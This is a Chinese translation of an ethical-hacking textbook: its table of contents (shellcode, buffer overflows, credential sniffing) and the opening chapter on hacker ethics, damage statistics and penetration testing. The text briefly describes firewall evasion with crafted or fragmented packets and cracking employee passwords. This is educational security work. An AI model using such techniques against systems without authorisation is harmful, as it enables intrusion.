

目 录

第 1 部分 泄密的道德

第 1 章 正义黑客的道德规范.....3	2.2.1 习题.....37
1.1 本书内容与正义黑客类图书的关系 8	2.2.2 答案.....39
1.1.1 漏洞评估 9	第 3 章 完全而道德的揭秘41
1.1.2 渗透测试 9	3.1 不同的团队和观点.....42
1.2 关于黑客书籍和课程的争论.....11	3.2 CERT 工作流过程44
1.2.1 工具的双重性.....12	3.3 完全公开策略（RainForest Puppy
1.2.2 攻击发生时要分辨清楚.....13	策略）45
1.2.3 模拟攻击14	3.4 互联网安全组织47
1.3 攻击者为什么有机可乘.....15	3.4.1 发现.....47
1.4 摘要.....17	3.4.2 通知.....48
1.4.1 习题.....17	3.4.3 验证.....50
1.4.2 答案.....19	3.4.4 解决.....52
第 2 章 正义黑客与法制.....21	3.4.5 发布.....54
2.1 与计算机犯罪相关的法律22	3.5 矛盾仍然存在54
2.1.1 18 USC Section 1029.....22	3.6 案例研究.....55
2.1.2 18 USC Section 1030.....25	3.6.1 完全揭秘过程的利弊55
2.1.3 相关州法律30	3.6.2 厂商要注意的问题59
2.1.4 18 USC Sections 2510 and 2701 ...32	3.7 从现在开始，我们应该做什么.....59
2.1.5 数字千年版权法规34	3.8 摘要61
2.1.6 2002 年电子安全强化法规.....35	3.8.1 习题.....62
2.2 摘要.....36	3.8.2 答案.....63

第 2 部分 渗透测试与工具

第 4 章 渗透测试过程	67	5.2.4 Winfingerprint.....	116
4.1 测试的种类.....	67	5.3 嗅探工具.....	119
4.2 如何开始评估	69	5.3.1 libpcap 和 WinPcap.....	120
4.2.1 建立团队	69	5.3.2 被动嗅探与主动嗅探	121
4.2.2 建立实验室	70	5.3.3 防范主动嗅探.....	131
4.2.3 合同、安全和免于入狱.....	71	5.3.4 嗅探用户名和口令	132
4.3 评估过程.....	72	5.4 嗅探和攻击 LAN Manager 登录凭据	134
4.3.1 评估的规划	72	5.4.1 使用挑战 and 散列（困难的方法）	138
4.3.2 召开现场会以启动评估.....	72	5.4.2 使用 ettercap（容易的方法）	138
4.3.3 渗透测试过程.....	73	5.4.3 嗅探并破解 Kerberos.....	141
4.3.4 红队的过程	75	5.5 摘要	143
4.3.5 系统测试过程.....	78	5.5.1 习题.....	144
4.3.6 给出报告	83	5.5.2 答案.....	145
4.4 摘要	84	第 6 章 自动化渗透测试.....	147
4.4.1 习题.....	85	6.1 Python 技巧	148
4.4.2 答案.....	86	6.1.1 获得 Python	148
第 5 章 超越《黑客大曝光》：当今黑客的高级工具.....	87	6.1.2 Hello, World.....	148
5.1 扫描之“过去的美好时光”.....	88	6.1.3 Python 对象	149
5.1.1 Paketto Keiretsu（scanrand, paratrace）	88	6.2 自动化渗透测试工具.....	156
5.1.2 paratrace	95	6.2.1 Core IMPACT	156
5.2 踩点：过去和现在.....	101	6.2.2 Immunity CANVAS.....	159
5.2.1 xprobe2.....	102	6.2.3 Metasploit	163
5.2.2 pOf	108	6.3 摘要	172
5.2.3 amap.....	112	6.3.1 习题.....	173
		6.3.2 答案.....	173

第 3 部分 攻击 101

第 7 章 编程技巧177	7.5.3 寻址模式.....199
7.1 编程.....178	7.5.4 汇编语言文件结构.....200
7.1.1 问题解决过程.....178	7.5.5 汇编.....201
7.1.2 伪代码.....179	7.6 用 gdb 调试.....201
7.1.3 程序员 vs. 黑客.....181	7.6.1 gdb 基础.....201
7.2 C 语言.....182	7.6.2 用 gdb 反汇编.....204
7.2.1 基本 C 语言结构.....182	7.7 摘要.....205
7.2.2 示例程序.....187	7.7.1 习题.....206
7.2.3 用 gcc 编译.....188	7.7.2 答案.....207
7.3 计算机内存.....189	第 8 章 基本 Linux 攻击209
7.3.1 RAM.....189	8.1 栈操作.....210
7.3.2 字节序.....189	8.1.1 栈数据结构.....210
7.3.3 内存分段.....190	8.1.2 具体实现.....210
7.3.4 内存中的程序.....190	8.1.3 函数调用过程.....210
7.3.5 缓冲区.....191	8.2 缓冲区溢出.....212
7.3.6 内存中的字符串.....191	8.2.1 缓冲器溢出的例子.....212
7.3.7 指针.....192	8.2.2 meet.c 的溢出.....213
7.3.8 操作不同的内存区.....192	8.2.3 缓冲区溢出的结果.....217
7.4 Intel 处理器.....193	8.3 本地缓冲区溢出攻击.....218
7.4.1 寄存器.....194	8.3.1 攻击的组成部分.....218
7.4.2 算术逻辑部件 (ALU).....195	8.3.2 由命令行攻击栈溢出.....220
7.4.3 程序计数器.....195	8.3.3 用通用攻击代码攻击栈溢出.....221
7.4.4 控制单元.....195	8.3.4 攻击 meet.c.....223
7.4.5 总线.....195	8.3.5 攻击小的缓冲区.....224
7.5 汇编语言基础.....196	8.4 远程缓冲器溢出攻击.....227
7.5.1 机器语言 vs. 汇编语言 vs. C 语言196	8.4.1 客户机/服务器模型.....227
7.5.2 AT&T vs. NASM.....197	8.4.2 确定远程机器的 esp 值.....229
	8.4.3 用 Perl 进行人工蛮力攻击.....230

8.5 摘要.....	232	第 10 章 编写 Linux Shellcode	265
8.5.1 习题.....	233	10.1 基本的 Linux Shellcode.....	266
8.5.2 答案.....	234	10.1.1 系统调用	266
第 9 章 高级 Linux 攻击	235	10.1.2 Exit 系统调用	269
9.1 格式串攻击.....	236	10.1.3 setreuid 系统调用.....	271
9.1.1 问题.....	236	10.1.4 在 Shellcode 中用 execve 建立 新的 shell.....	272
9.1.2 从任意的内存地址读取.....	240	10.2 绑定到端口的 shellcode.....	276
9.1.3 向任意位置内存的写入.....	242	10.2.1 Linux socket 编程	277
9.1.4 从 dtors 到 root	244	10.2.2 建立 socket 的汇编程序.....	280
9.2 堆溢出攻击.....	248	10.2.3 测试 shellcode.....	283
9.2.1 堆溢出.....	248	10.3 反向连接的 shellcode.....	286
9.2.2 内存分配程序 (malloc)	250	10.3.1 用 C 程序反向连接.....	286
9.2.3 dlmalloc	250	10.3.2 用汇编程序反向连接.....	288
9.2.4 堆溢出攻击	254	10.4 摘要.....	290
9.2.5 其他攻击	259	10.4.1 习题.....	292
9.3 内存保护方案.....	260	10.4.2 答案.....	294
9.3.1 Libsafe.....	260	第 11 章 编写基本的 Windows 攻击 ..	295
9.3.2 GRSecurity 内核补丁和脚本	260	11.1 编译并调试 Windows 程序	295
9.3.3 Stackshield.....	261	11.1.1 在 Windows 上编译	295
9.3.4 综合.....	261	11.1.2 在 Windows 上调试	297
9.4 摘要.....	262	11.1.3 建立基本的 Windows 攻击	307
9.4.1 习题.....	263	11.2 摘要.....	316
9.4.2 答案.....	264	11.2.1 习题.....	316
		11.2.2 答案.....	317

第 4 部分 漏洞分析

第 12 章 被动分析.....	321	12.3 源代码分析.....	323
12.1 正义黑客的逆向工程.....	322	12.3.1 源代码审计工具.....	324
12.2 为什么进行逆向工程.....	322	12.3.2 源代码审计工具的用途.....	326

12.3.3 人工源代码审计.....	327	13.6.1 习题.....	373
12.4 二进制分析.....	332	13.6.2 答案.....	375
12.5 二进制自动分析工具.....	332	第 14 章 从发现漏洞到攻击漏洞.....	377
12.5.1 BugScam.....	333	14.1 攻击的可能性.....	378
12.5.2 BugScan.....	334	14.2 理解问题.....	382
12.5.3 人工审计二进制代码.....	335	14.2.1 前置条件和后置条件.....	382
12.6 摘要.....	348	14.2.2 可复现性.....	383
12.6.1 习题.....	348	14.2.3 对返回 libc 攻击的防御.....	392
12.6.2 答案.....	350	14.3 把问题记入文档.....	392
第 13 章 高级逆向工程.....	351	14.3.1 背景信息.....	392
13.1 为什么攻击软件.....	352	14.3.2 环境.....	393
13.2 软件开发过程.....	352	14.3.3 研究结果.....	393
13.3 探测工具.....	353	14.4 摘要.....	393
13.3.1 调试器.....	354	14.4.1 习题.....	394
13.3.2 代码覆盖工具.....	356	14.4.2 答案.....	396
13.3.3 优化测算工具.....	356	第 15 章 关闭漏洞：缓解.....	397
13.3.4 流程分析工具.....	356	15.1 缓解漏洞威胁的备选方法.....	397
13.3.5 内存监控工具.....	359	15.1.1 端口敲击.....	398
13.4 杂凑.....	363	15.1.2 迁移.....	399
13.5 探测性杂凑的工具和技术.....	364	15.2 打补丁.....	400
13.5.1 一个简单的 URL 杂凑器.....	364	15.2.1 对源代码打补丁.....	400
13.5.2 杂凑未知的协议.....	367	15.2.2 对二进制代码打补丁.....	402
13.5.3 SPIKE.....	368	15.3 摘要.....	406
13.5.4 SPIKE 代理.....	372	15.3.1 习题.....	406
13.5.5 Sharefuzz.....	372	15.3.2 答案.....	408
13.6 摘要.....	373		

第 1 部分

泄密的道德

- 第 1 章 正义黑客的道德规范
- 第 2 章 正义黑客与法制
- 第 3 章 完全而道德的揭密

正义黑客的道德规范

信息安全领域的专业人员需要了解：正义黑客在信息安全中所处的位置，如何对黑客工具适度利用，不同类型的黑客技术，和围绕所有这些问题的道德规范。本章将涵盖以下内容：

- 正义黑客在当今世界的作用
- 漏洞评估 vs 渗透测试
- 安全专业人员如何使用黑客工具
- 黑客和安全专业人员使用黑客工具的一般步骤
- 白帽黑客和黑帽黑客之间的道德问题

本书写作的目的，不是给心怀恶意者提供破坏工具，本书提供给希望拓展或熟练技巧的人，以抵御此类攻击或破坏行为。

我们先来看一下这方面常见的问题，并以此作为出发点。

本书写作的目的，是为了使当今的黑客能够更有效地进行破坏吗？

回答：否。下一个问题。

那么笔者究竟为什么要讲授如何进行破坏呢？

回答：如果你不了解所面临的威胁，就无法适当地保护你自己。此目的在于识别并阻止破坏和犯罪，而非引发。

我不相信你。恐怕写这本书，只是为了利润和版税吧？

回答：本书写作的目的，实际上是向信息安全从业者讲授坏家伙们已经了解的知识 and 正在进行的行为。版税当然是多多益善，因此请务必买两本。

仍然觉得没有说服力？为什么全世界的军队都研究敌人的兵法、武器、战略、技术呢？因为对敌人的了解越深入，就越了解应该采用何种保护机制来防御自身。

大部分国家的军队都会以许多形式进行战斗演习。例如，空军将他们的队伍分为“好人”和“坏人”，坏人会使用敌方的某一特定战术、技巧和战斗方法。这些演习的目标在于使飞行员能够理解敌方的攻击方式，能够识别出特定的进攻行为并准备应对，再以正确的防御方式作出反应。

从飞行员的实战演习，到公司通过实际演练来保证信息安全，对读者而言思维跳跃可能较大，但二者涉及的都是相应的团队需要保护的东西和相关的风险。

军队试图保护其国家和所属财产。在全世界范围内，一些政府已经明白，它们花费了数百万到数十亿美金来保护的财产，现在仍然受到不同的威胁。坦克、飞机和武器仍然需要保护，以避免被炸毁。这些保护，现在都依赖于软件来实现，但这些软件可能随时被黑客侵入而遭受攻击或者破坏，例如，投弹的坐标可以被修改。各个军事基地仍然需要通过空中侦察和秘密警察保护，这是所谓的物理安全性。空中侦察是使用卫星和飞机监视远处发生的可疑的活动，而秘密警察则监控进出基地的入口。类似于当今的每一个组织，军事基地的保护在相当程度上依赖于软件，而现在又有如此多的通信方式可用（互联网、外部网、无线网络、租用线路、共享广域网线路等等），因此需要有另一种不同类型的“秘密警察”，来监控基地所有此类入口。

当然，读者的公司并不会保存有关阿富汗驻军的行动计划之类的顶级秘密信息，也不会有本·拉登的藏身位置，更不需要保护原子弹的发射密码。但这是否意味着读者不需要关注安全问题，不需要了解对策呢？不。军队需要保护其资产，读者同样也需要。

保护军事基地的例子看起来是极端了一点，让我们来看一下由于在信息安全方面准备不足，许多公司和个人所经历的大量黑客挑战吧。

表 1.1 引自 USA Today，给出了全世界范围内的公司和组织，为度过目前为止最恶劣的一些恶性软件所造成的危机并清除其影响所花费的代价。

年份	病毒/蠕虫	估计损失
1999	Melissa 病毒	8 千万美元
2000	Love Bug 病毒	100 亿美元
2001	Code Red 蠕虫 I 和 II 型	26 亿美元
2001	Nimda 病毒	5.9~20 亿美元
2002	Klez 蠕虫	90 亿美元
2003	Slammer 蠕虫	10 亿美元

表 1.1 恶性软件损害估计（来源：USA Today）

有关恶性软件一个有意思的现象是，许多人认为它与黑客入侵不同。但事实上，恶性软件已经衍变为黑客行为的一种最复杂、最自动化的形式。攻击者只需用一些前期努力来

开发软件，接下来就可以使用软件进行一二次的破坏，而无须攻击者干预。恶性软件内部的命令和逻辑，与许多攻击者人工执行的行为是相同的。

Alinean 公司收集了各种企业业务中断时的费用估算（按分钟计算）。对攻击者来说，即使某一次攻击并未完全成功（没有获得想要的东西），但这绝不意味着受攻击的公司没有受到损害。在许多情况下，攻击和入侵造成的损害远超其直接损失，它可以对相关部门的生产和运行造成负面影响，以直接或间接的方式消耗公司的金钱。表 1.2 给出了遭受攻击公司的停工期损失。

商业应用类型	估计每分钟停工成本
供应链管理	1.1 万美元
电子商务	1 万美元
客户服务	3 700 美元
ATM/POS/EFT	3 500 美元
财务管理	1 500 美元
人力资源管理	1 000 美元
电报	1 000 美元
基础设施	700 美元

表 1.2 停工期损失（来源：Alinean）

据 Gartner 的保守估计，计算机网络每停工一小时，平均损失在 42 000 美元。业界各个公司每年的平均停工期为 175 小时。如果某个公司的损失造成的停工期更长，其每年的损失可能超过 7 百万美元。即使攻击不具备新闻价值，没有在电视上报道或在安全业界讨论，仍然会对公司造成影响。

以下是当今发生的一些攻击的例子、趋势和模式：

- Gartner 报道说，每天约有 600 次成功的网站攻击。
- 在 2003 年，身份盗窃和欺诈给美国造成的损失接近 4.37 亿美元。有 215 000 起身份盗窃报告，比前一年增加了 33%。（来源：联邦贸易委员会，即 Federal Trade Commission）
- Radicati Group 曾预言，到 2004 年末，垃圾邮件将占有所有电子邮件的 52%。该组织估计，垃圾邮件对商业公司造成的损失将达 416 亿美元，比 2003 年增长 103%。
- 从 2001 年 12 月到 2002 年 12 月，美国报告的互联网欺诈次数，由 16 775 次增长到 48 252 次。其中 46% 是互联网拍卖欺诈，而 31% 是对商品无法投递的投诉。（来源：

互联网欺诈投诉中心，即 Internet Fraud Complaint Center)

- 据 VeriSign 报道，2003 年所有电子商务交易中，6.2% 是欺诈行为，而且美国在未遂欺诈交易的数量上领先于其他国家，占全世界的 47.8%。
- 据 2004 年 2 月 3 日的 Fortune 杂志报道，每年电脑犯罪造成的经济损失可高达 100 亿美元。
- 根据 Gartner 研究公司的报告，截止 2005 年，商业上蒙受损失的安全突发事件中，60% 是出于经济或政治上的原因。
- 对规模超出 500 个雇员的公司来说，一次盗窃导致的间接损失可能高达 1 000 万美元。以下是一些间接损失的例子。
 - 连带责任：被攻陷的系统用于对其他人的 DDoS(分布式拒绝服务攻击 ,Distributed Denial of Service) 攻击。
 - 潜在的民事责任：被攻陷的服务器用于散发非法信息，如音乐和色情信息。
 - 潜在的民事、地方、州和联邦法律责任。
- 美国证券交易委员会 (Securities and Exchange Commission , SEC) 对 5 个公司开出了罚款，共计 825 万美元 (每个公司 165 万美元，不计法律费用和公关损失)，原因是违反与电子邮件通信相关的记录保存要求。(参见 www.sec.gov/news/press/2002-173.htm。)
- 2002 年 7 月 25 日，纽约州总检察长 Spitzer 宣布与 Eli Lilly 公司就 2001 年的一起事件达成一份涉及多个州的协议。在该事件中，Eli Lilly 这家药品公司不经意地泄漏了 670 位订购 Prozac (译注：一种抗抑郁药品) 的电子邮件地址。该协议规定了 Eli Lilly 必须采取的安全措施，以及 16 万美元罚金。(参见 www.oag.state.ny.us/press/2002/jul/jul25c_02.html。)
- Ziff Davis 杂志的订阅者信息 (包括信用卡号) 被从该杂志的一个推广站点盗走。总检察长办公室注意到这起数据失窃事件，并认为 ZD 对保密策略和对 “ 合理安全控制 ” 的解释不够充分。该事件导致了 10 万美元罚金 (或对丢失的每个信用卡号赔偿 500 美元)，以及一份描述了安全控制需求的详细协议。(参见 www.oag.state.ny.us/press/2002/aug/aug28a_02.html。)

CERT 在 2002 年 5 月的 Cyberterrorisom 中报导，坏家伙们正在变得更聪明、更足智多谋，看起来似乎不可阻止，见图 1.1。




图 1.1 黑客的技巧和知识在不断提高

那么公司为保护自身，免于遭受此类事件和业务风险的损害，需要做哪些事情呢？

- 在 2005 年，随着公司投入更多的资源来发展策略、定义体系结构、进行风险评估，安全的地位变得越来越高，它的优先权包含人员培训、雇员训练以及发展策略和标准。（来源：由 CIO 杂志和 Price water house Coopers 进行的一个世界范围的研究）
- 据 Information Week 的 2002 年全球信息安全调查的结论（由 PricewaterhouseCoopers 作出），企业在 2002 年将 IT 预算的 12% 花费在安全方面。现在，比例已经接近 20%。
- 2003 年，对 29% 的公司来说，在做 IT 预算时，安全和业务的连续性具有最高的优先级。（来源：AMR Research）
- 据推测，到 2007 年，安全内容管理（Secure Content Management，SCM）软件市场将由 2002 年的 2.36 亿美元增长到 11 亿美元。（来源：International Data Corporation）

- 按预测，到 2007 年，Web 过滤业务将达到 8.93 亿美元，而防病毒软件带来的直接收益将达到 64 亿美元。（来源：International Data Corporation）
- 2002 年，各种 Web 应用安全方面的产品和服务，在整个市场中的价值已经达到 1.4 亿美元。2004 年，达到了预测的 5 亿美元，预期在 2007 年将达到 17.4 亿美元。（来源：The Yankee Group）
- 到 2005 年，黑客保险业的市场由当今的 1 亿美元跳跃到 9 亿美元。（来源：Gartner）
 - American International Group (AIG) 建立了独立保险种类，适用于病毒感染，以及信用卡和身份盗窃。

参考文献

- [1] Federal Trade Commission-Consumer Information Security www.ftc.gov/infosecurity/
- [2] Federal Trade Commission-Information Privacy and Security www.ftc.gov/privacy/
- [3] About the Internet Fraud Complaint Center www.fbi.gov/hq/cid/fc/ifcc/about/about_ifcc.htm
- [4] CERT Advisories www.cert.org/advisories/
- [5] CSI/FBI 2000 Computer Crime and Security Survey www.pbs.org/wgbh/pages/frontline/shows/hackers/risks/csi-fbi2000.pdf

1.1 本书内容与正义黑客类图书的关系

公司和个人需要了解上文描述的这些破坏是如何发生的，这样才能知道如何阻止这些破坏的发生。公司还需要了解漏洞能够造成何种程度的威胁。例如，FalseSenseOfSecurity, Inc. 公司允许其雇员共享其目录、文件、和整个硬盘，这样其他人能够快速并轻松地访问所需的数据。该公司明白此举可能使共享的文件处于危险之中，但他们只允许员工把非保密文件放在计算机上，所以该公司并没有对此过度关注。但却有一位正义黑客发现了这其中的安全威胁，即攻击者可利用这种文件共享服务来访问计算机本身。

一旦计算机被攻陷，攻击者很可能设置一个后门，并通过被攻陷的系统来继续访问另一个更加关键的系统。

由公司的网络、数据库和桌面软件所提供的大量功能，也能同时被攻击者利用。在每个公司内部的功能和安全之间，都存在着我们所熟知的那些冲突。在大多数环境中，安全

主管不会成为公司里最受尊敬的人，原因也在于此。安全主管负责保护环境的整体安全性，这通常意味着减少或关闭用户喜欢的许多功能。他会告诉人们，不能使用音乐共享软件、不能打开附件、不能使用 Applet 或通过 E-mail 使用 JavaScript、也不能禁止降低了软件运行速度的防病毒软件、要参加安全意识训练。这些使得其他人通常不会邀请安全主管参加周五晚上的酒吧聚会，相反，他们经常被称作“安全纳粹”或“Mr. No”。在公司内部，他们需要负责功能性与安全性之间的平衡，这是个苦差事。

对于正义黑客来说，其工作就是发现系统和网络上运行的一些程序。此时需要相应的技术，以了解敌对者如何使用这些程序攻击相关的企业。这项工作称为渗透测试，与漏洞评估有所不同。

1.1.1 漏洞评估

漏洞评估通常由网络扫描器进行。使用某些类型的自动化扫描产品（Nessus、Retina、Heat、Internet Security Scanner 等等），可探测某个 IP 地址范围上的端口和服务。大多数此类产品还可以测定所运行操作系统和应用软件的类型、版本、补丁级别、用户账户和 SNMP 管理信息基础（Management Information Base，MIB）。它们可以执行低层次的口令蛮力攻击，并将这些发现与该产品的相关数据库中记录的弱点和漏洞进行匹配。最终结果是产生一大堆文件，并提供了每个系统的漏洞和对应的对策，以减轻相关的风险。基本上，工具最后会这样声称：“这里列出了你的系统的漏洞，还有修改掉漏洞需要采取的一系列措施”。



注意：SNMP 使用 MIB 来保存大量的系统状态信息。大多数情况下，攻击者很容易访问这些数据，使得他们可以描绘出所需攻击的网络及其资源的全景，并有可能重新配置关键的设备。

对新手来说，听起来很容易理解：网络就像是一个至高至简的乌托邦，一切可怕的东西都被拒之门外。很遗憾，这是个虚假的乌托邦，是因为不了解信息安全的复杂度而诞生的。漏洞评估工具只依赖输出的一大堆文件的问题在于：文件是自动产生的，而评估工具很难将其发现的漏洞与特定环境的适当上下文联系起来。例如，某些工具可能会对一些没什么威胁的漏洞发出了“高”威胁的警报。这种工具同样无法分辨一次庞大、精心策划的攻击，是如何去利用一个很小、貌似无意义的漏洞的。

漏洞评估对识别环境内部的基本安全问题很有用处，但对于特定的漏洞来说，往往需要一个正义黑客来实际测试并确定其风险等级。

1.1.2 渗透测试

渗透测试是正义黑客魅力之所在，他们可以测试许多能在漏洞评估期间识别的漏洞，

以量化该漏洞实际的威胁和风险。当然渗透测试也可以是一个独立的过程。在独立测试过程中，正义黑客将尽其可能入侵相关公司的网络，以证明入侵的可能性。

在正义黑客执行渗透测试时，其终极目标在于侵入一个系统，并从一个系统跳跃到另一个系统，直到“占领”了整个域或环境。占领了整个域或环境的标志是，获取了最关键的 Unix 系统的 root 权限，或者取得了可以访问并控制网络上所有资源的域管理员账号。他们这样做是为了向顾客（公司）说明，在网络当前的环境和安全配置之下，现实中的攻击者能够做什么样的攻击。

许多情况下，正义黑客在获得网络总控权的过程中，会收集到一些重要的信息，包括 CEO 的口令、公司的商业机密文件、所有边界路由器的管理口令、CFO 和 CIO 笔记本电脑上标记为“机密”的文档等。收集这些信息的理由在于，使得决策者能够重视这些漏洞的一些后果。安全从业者可能只花费数小时的时间，就能弄清 CEO、CIO 或 COO 的计算机上的有关服务、开放的端口、错误配置、可能被攻击之处，而之前 CEO、CIO、COO 对这些既不理解、也不担心。但只要向 CFO 出示他明年的预算，向 CIO 出示明年的生产线计划蓝图，或告诉 CEO 他的计算机的口令是“IAmWearingPanties”，那么，他们对防火墙和其他对策的重要性，就能有更多的了解。



警告：安全从业者绝不能让顾客难堪，也不能让顾客对其缺乏安全措施的情况不了解，这也是需要雇用安全从业者进行渗透测试的原因所在。安全从业者是客人，请他来是帮助解决问题，而不是来指指点点的。另外，大多数情况下，负责渗透测试的团队不应该阅读敏感数据，因为这有可能在将来引起与机密信息的使用相关的诉讼。

漏洞测试的目标是，列出某个网络内部的所有漏洞的列表。渗透测试的目标在于，向相关的公司说明，攻击者可能利用这些漏洞的方式。安全从业者则根据渗透测试的评估结果，对单个漏洞和多个漏洞可能造成的威胁提出相关的建议和必要的对策。在本书中，将涵盖高级的漏洞分析工具和方法，以及复杂的渗透技术。接下来，笔者将钻研程序代码，以便向读者说明熟练的攻击者如何识别漏洞，并开发新的工具以利用这些漏洞。

参考文献

- [1] The Pros and Cons of Ethical Hacking www.enterpriseitplanet.com/security/features/article.php/3307031
- [2] CICA Penetration Testing White Paper www.cica.ca/index.cfm/ci_id/15758/la_id/1.htm
- [3] NIST-800-42 <http://csrc.nist.gov/publications/>

[4] Penetration Testing for Web Applications www.securityfocus.com/infocus/1704

1.2 关于黑客书籍和课程的争论

当有关黑客技术的书籍出现在市面上时，引起了大量争论，辩论出版这些书籍是否是正确的做法。一方认为，这样的书籍只会增强攻击者的技巧和方法，并导致出现新的攻击者。另一方声称，在编写这些书籍时，攻击者早已具备书中描述的技巧，这些书籍的目的只是为了使安全从业者和网络上的普通用户能够跟上攻击者的步伐而已。哪一方正确呢？两者都是对的。

“hacking”这个词可能是色情的、令人兴奋的、低级的，其内容通常关系到复杂的技术活动、狡滑的犯罪和对我们所面临的电子化危险本身的洞察。尽管某些电脑犯罪可能呈现了一些此类特征，但实际上没有这么宏大或浪漫。计算机只是用来进行旧式犯罪的新工具而已。

攻击者只是信息安全的一个组成部分。不幸的是，大多数人考虑到安全时，都直接想到了数据包、防火墙、黑客。其实与这些技术手段相比，安全的含义要大得多，也复杂得多。实际上的安全，包括策略和过程，责任和法律，人的行为模式、公司的安全规划和实施；另外，在技术方面，包括防火墙、入侵检测系统、代理、加密、防病毒软件、黑客、破解和攻击等。

了解如何使用不同种类的黑客工具，以及某种具体的攻击方式如何执行，这只是问题的一角。但类似于问题的其他部分，这一角也是非常重要的。例如，如果网络管理员实施了一个包过滤防火墙，并设置了必要的配置，就可能感觉公司现在是安然无恙的。他对访问控制表的配置是，只允许已经建立连接的数据进入到网络，这意味着外部源不能向内部系统发送 SYN 包以初始化一个通信连接。如果管理员没有意识到有些工具可以产生并发送 ACK 包，可能只看到了上述的场景，也就是由于他缺乏知识和经验，可能导致安全上的错觉。这在当今世界各地的公司都比较常见。

我们来看另一个例子。有个网络工程师，将防火墙配置为只查看包的第一个段，而不查看随后的各个段。工程师知道，这种抄近路式的配置可以提高网络性能。但如果他不了解有些工具能够生成数据包碎片，会导致危险的网络负荷，那么可能就会将一些恶意的数据放进来。一旦这些碎片到达内部的目标系统并重新组合，即可复合原数据包并完成一次攻击。

此外，如果公司的雇员不了解社交工程攻击及其危害，就可能会向攻击者泄漏有用的

信息，这些信息可用于向该公司发起更为强大和危险的攻击。知识和对知识的使用，是能够实现真正安全的关键所在。

那么，我们对黑客类的书籍和课程，持何种观点呢？此类书籍和课程，就像踩在一块光滑的香蕉皮上。当今的黑客课程和书籍，有三个缺点。首先，促使人们使用“黑客”这个词，而不是更有意义和更负责的词汇，比如“渗透方法论”，这意味着“黑客”这个词的范畴涵盖了过多的事物在内，从而与“黑客”相关联的负面含义，也都联系到了这些相关的事物上。其次是黑客与正义黑客在教育上的差别以及正义黑客（渗透测试）在安全业的必要性。第三个问题与许多黑客书籍和课程不负责任的行为有关。如果编写这些东西是为了帮助好人，那么其结构和形式应该具备相应的特点，而不能仅仅示范如何利用漏洞。书籍和课程应该给出用于对抗攻击的必要对策，以及如何实施一些预防措施，以确保这些漏洞不再被利用。许多书籍和课程都自称是为白帽黑客和安全从业者提供的资源。但如果确实是为黑帽黑客写的书，不妨承认就是了，赚的钱可能同样多（或更多），而且有助于理清黑客和正义黑客之间概念上的混乱。

1.2.1 工具的双重性

大多数情况下，恶意攻击者使用的工具与安全从业者是相同的，但许多人看起来并没有理解这一点。实际上，黑客方面的书籍、课程、文章、网站和讨论班可以合理地更名为“安全从业者工具教育”。但问题在于，市场推广人员乐于使用“黑客”这个词，它能够引起更多人的注意力，使更多的顾客付款。

前文提到，正义与非正义的黑客使用工具的过程和方法都是相同的，因此只有他们所用的基本工具集合相同时，才可详细比较。如果攻击者不使用工具 A，那么证明无法通过工具 A 危害系统的安全，这是没什么意义的。正义黑客必须得了解坏家伙们使用的工具和手段，知道新出现的攻击方式，并不断更新自身的知识和技能，与时俱进。这主要是因为受攻击的公司和安全从业者处于不利地位：安全从业者必须识别并解决某一环境中存在的所有漏洞；而攻击者只需精通一到两种攻击方法，甚至只要运气好就行。这可以用美国国土安全部的职责来比喻：CIA 和 FBI 需要保护美国，使之不受恐怖分子可以想到并执行的千万种袭击的威胁。在千万种手段中，恐怖分子只需成功完成一种即可。



注意：许多正义黑客都参加了黑客社团，以了解到即将对受害者使用的新的攻击工具和方法。

这些工具如何用于正义而不是邪恶用途？

公司的网络管理人员如何确认所有的雇员都创建了足够复杂的口令，并符合公司的口

令策略呢？他们可以设定操作系统配置，使得口令不短于一定的长度，并同时包含大写字母、小写字母和数字，还要维护口令的历史日志。但这些配置并不会利用字典进行检测，也不计算该口令能对蛮力攻击提供多少保护，因此网管可以使用黑客工具对各个口令进行字典攻击和蛮力攻击，以实际测试其强度。另一种方法是向每一个雇员询问其密码，请他们写下密码，并看一眼密码，确认密码是否足够好。但这不是一个好的选择。



注意：公司的安全策略应指出，此类密码测试活动应该由 IT 工作人员和安全团队批准。如果管理层不进行确认或允许，那么破解雇员的密码会被认为是错误的入侵行为。所以在采取此类活动前，请确认得到了许可。

